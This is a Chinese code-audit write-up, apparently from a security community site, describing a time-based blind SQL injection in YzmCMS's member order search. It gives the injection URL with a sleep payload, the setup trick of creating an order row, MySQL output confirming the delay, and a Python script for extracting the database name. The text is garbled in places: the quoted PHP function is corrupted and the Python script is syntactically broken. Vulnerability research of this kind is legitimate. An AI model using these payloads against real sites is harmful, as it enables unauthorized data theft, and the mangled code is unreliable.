

YzmCMS代码审计

“ 先知社区，先知安全技术社区

来源

<https://www.yzmcms.com/xiazai/> (<https://www.yzmcms.com/xiazai/>)

下载最新版的源码，本地起一下环境


```
docker run -it -d --name mysql_dev -p 3307:3306 -e MYSQL_ROOT_PASSWORD=root mysql:5.6 --character-set-server=utf8mb4 --collation-server=utf8mb4_unicode_ci
```

```
docker run -d -p 80:80 --link mysql_dev -v $(pwd):/var/www/html suanve/php:7-apache
```

用户模块时间盲注

application/member/controller/order.class.php:76 行

这里直接拼接了 where 条件，type 这里就有问题



(<https://xzfile.aliyuncs.com/media/upload/picture/20200706102414-c90da184-bf2f-1.png>)

构造 url

http://127.0.0.1/member/order/order_search.html?

of=id&or=DESC&dosubmit=1&&t_type=sleep(1

(http://127.0.0.1/member/order/order_search.html?)

```
of=id&or=DESC&dosubmit=1&&t_type=sleep(1) )
```


调试跟一下可以看到如果传入的是数组会手动拆分进行预编译处理，但是我们这里是 str 不是数组 所以就直接跳过处理

```
//es  
= 根据where条件，将数据筛选成SQL语句  
+ where: array | object 默认返回的值为0，参数可以为数值也可以为字符串。类似数组。  
+ return: string  
/  
public function where($arr = '') {  
    $arry['>'] AND 'type' = sleep(1)"}  
  
if(empty($arr)) {  
    return $this;  
}  
  
if(is_array($arr)){  
    //因为不是array所以不会被处理  
    foreach ($arr as $k => $v){  
        $str = '' ;  
        foreach ($args as $k => $v){  
            foreach ($as $key => $value){  
                if(strpos($key, '(') <> 66 strpos($key, '<'') && strpos($key, ')') && substr($value, $start, 1) != '%' && substr($value, $start-1) != '%'){  
                    $str .= $key.' ? AND ' ;  
                }else{  
                    if(substr($value, $start, 1) == '%' || substr($value, $start-1) == '%'){  
                        $str .= $key.' LIKE ? AND ' ;  
                    }else{  
                        $str .= $key.' ? AND ' ;  
                    }  
                }  
                $this->$key['where']['bind'][] = $value;  
            }  
            $str = rtrim($str, chr(10) . ' AND ').';';  
            $str .= ' OR (' ;  
        }  
        $str = rtrim($str, chr(10) . ' OR ');  
        $this->$key['where']['str'] = $str;  
        return $this;  
    }  
    else{  
        $this->$key['where']['str'] = str_replace('?', $this->config[0]['column'], $arr);  
        $arry['AND'] AND 'type' = sleep(1)} config[8]; key: 8)  
        return $this;  
    }  
}
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200706102513-ec054912-bf2f-1.png>)

直接带入数据库，完成 sleep



(https://xzfile.aliyuncs.com/media/upload/picture/20200706102557-0665ba76-bf30-1.png)

看了下语句发现这里利用的时候有一个小问题，首先这里是查数据数，在该表没数据的情况下是不会 sleep 的，所以要先在 yzm_order 中插入一条数据。

image-20200630154528899.png

```
mysql> select * from `yzmcms` . `yzm_order`;
Empty set (0.01 sec)

mysql> select count(*) as total  from `yzmcms` . `yzm_order` where 1=1 and `type` = sleep(1);
+-----+
| total |
+-----+
|      0 |
+-----+
1 row in set (0.00 sec)

mysql> 
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200706102902-746f00c2-bf30-1.png>)

```
SELECT COUNT(*) AS total FROM `yzmcms` . `yzm_order` WHERE 1=1 AND `type` = sleep(1);
```

使用在线充值，会产生一条订单的数据

历史 书签 工具 窗口 帮助

×

M 管理中心 - YzmCMS内容管理系统

×

YzmCMS - 演示站

×

会员中心

×

M YzmCMS提示信息

127.0.0.1/member/member_pay/pay.html

10 KB/s
4 KB/s

欢迎你: yzmcms , 退出登录

会员中心

个人主页

消息中心

内容管理

在线投稿

已通过的稿件

未通过的稿件

收藏夹

账号设置

修改资料

修改头像

修改密码

邮箱/安全问题

财务中心

在线充值

订单管理

入账记录

消费记录

我的关注


在线充值

账户余额: ¥ 0.00 , 积分点数: 1

充值类型: ☒ 金钱 ☐ 积分 (1元人民币可充值 10 点积分)

充值金额: 30 元

支付方式: ☒ 支付宝 ALIPAY


验证码: lva3 

确认支付




(<https://xzfile.aliyuncs.com/media/upload/picture/20200706102703-2dd8459c-bf30-1.png>)

在没有配置支付的情况下会报错，但是这个订单是创建了。



(<https://xzfile.aliyuncs.com/media/upload/picture/20200706102711-32bbda56-bf30-1.png>)



(https://xzfile.aliyuncs.com/media/upload/picture/20200706102721-388c7346-bf30-1.png)

这样就可以执行 sleep 了


```
mysql> select * from `yzmcms` . `yzm_order`;
+-----+
| id | order_sn | status | userid | username | addtime | paytime | paytype | transaction | money | quantity | type | ip | desc |
+-----+
| 2 | 202006301546341249 | 0 | 1 | yzmcms | 1593503194 | 0 | 1 | | 30.00 | 30.00 | 2 | 172.17.0.1 | 余额充值: 30元 |
+-----+
1 row in set (0.00 sec)

mysql> select count(*) as total from `yzmcms` . `yzm_order` where 1=1 and `type` = sleep(1);
+-----+
| total |
+-----+
| 0 |
+-----+
1 row in set (1.01 sec)

mysql>
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200706102735-410449d6-bf30-1.png>)

时间注入

```
import requests

chars = '()-abcdefghijklmnopqrstuvwxyz0123456789'
for i in range(10):
    for c in range(len(chars)):
        burp0_url = "http://127.0.0.1:80/member/order/order_search.html?of=id&or=DESC&dosubmit=1&dt_type=if(substr(database(),0,1)in(1),sleep(1),0)".format(i,hex(ord(chars[c])))
        burp0_cookies = {"BEEFSESSION": "HmU5276432eac268161b8e495c76791d5a277d18ac797fe113d889af189-44e823a72be9e727f11be998198346f376dd9ad7b86c562a1e9a3178bc5252b4u7d95f58277fa6dcdf0a85751478b0808a0e0", "PHPSESSID": "866c"}
        burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,en;q=0.3"}
        res = requests.get(burp0_url, headers=burp0_headers, cookies=burp0_cookies, timeout=2)
    except:
        print(chars[c])
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200706102758-4eaa72b8-bf30-1.png>)

后话

这个 cms 会员功能默认关闭的，所以这个洞蛮鸡肋的，